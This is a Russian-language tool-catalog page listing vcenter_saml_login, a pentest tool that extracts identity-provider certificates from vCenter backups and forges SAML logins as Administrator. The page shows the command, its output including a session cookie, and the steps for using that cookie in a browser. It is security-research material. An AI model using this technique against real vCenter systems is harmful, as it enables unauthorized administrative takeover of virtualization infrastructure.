
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
vcenter_saml_login — Инструмент для извлечения сертификата IdP из резервных копий vCenter и входа в систему как Administrator | Kitploit
Инструменты/GitHubGitHub/horizon3ai/vcenter_saml_login
Аутентификация и авторизацияБезопасность облачной инфраструктурыПовышение привилегийАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHubhorizon3ai/vcenter_saml_login

vcenter_saml_login

Инструмент для извлечения сертификата IdP из резервных копий vCenter и входа в систему как Administrator

Репозиторий
529951097 дней назадПроверено Kitploit
Поделиться

vCenter SAML Login Tool

Инструмент для извлечения сертификата поставщика удостоверений (IdP) из резервных копий vCenter и входа в систему в качестве Administrator

Предыстория

Обычно во время пентестов мы получаем доступ к резервным копиям vCenter на файловом сервере или получаем root-доступ к хосту VCSA через недавние CVE. Вход в vCenter vSphere UI позволяет нам легко получить доступ к другим системам и конфиденциальной информации, а также продемонстрировать заказчикам влияние этих находок.

Файл data.mdb содержит сертификаты и может быть найден в резервных копиях vCenter, а также на хосте VCSA при наличии root-прав. Эти сертификаты хранятся в открытом виде (cleartext) и могут использоваться для подписи любого запроса аутентификации SAML для любого пользователя — включая встроенную учётную запись Administrator.

Если вы хотите узнать больше о различных сценариях использования этого инструмента и о том, как мы использовали его для получения административного доступа к хостам vCenter, ознакомьтесь с нашим постом в блоге: https://www.horizon3.ai/compromising-vcenter-via-saml-certificates/

Использование

root@kali:~/vcenter# python3 vcenter_saml_login.py -p data.mdb -t 10.0.100.200
[*] Successfully extracted the IdP certificate
[*] Successfully extracted trusted certificate 1
[*] Successfully extracted trusted certificate 2
[*] Obtaining hostname from vCenter SSL certificate
[*] Found hostname vcsa.olympus for 10.0.100.200
[*] Initiating SAML request with 10.0.100.200
[*] Generating SAML assertion
[*] Signing the SAML assertion
[*] Attempting to log into vCenter with the signed SAML request
[+] Successfuly obtained Administrator cookie for 10.0.100.200!
[+] Cookie: VSPHERE-UI-JSESSIONID=06D1630719B4DE33A4CE653458911640

Используя указанный выше cookie, откройте экземпляр VCSA по адресу https://<VCSA>/ui, добавьте cookie для пути /ui и снова перейдите по адресу https://<VCSA>/ui.

Демонстрация

Отказ от ответственности

Это программное обеспечение создано исключительно для академических исследований и разработки эффективных защитных методов и не предназначено для использования для атак на системы, кроме случаев явного разрешения. Сопровождающие проекта не несут ответственности за неправомерное использование данного программного обеспечения. Используйте ответственно.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    319
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    266

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




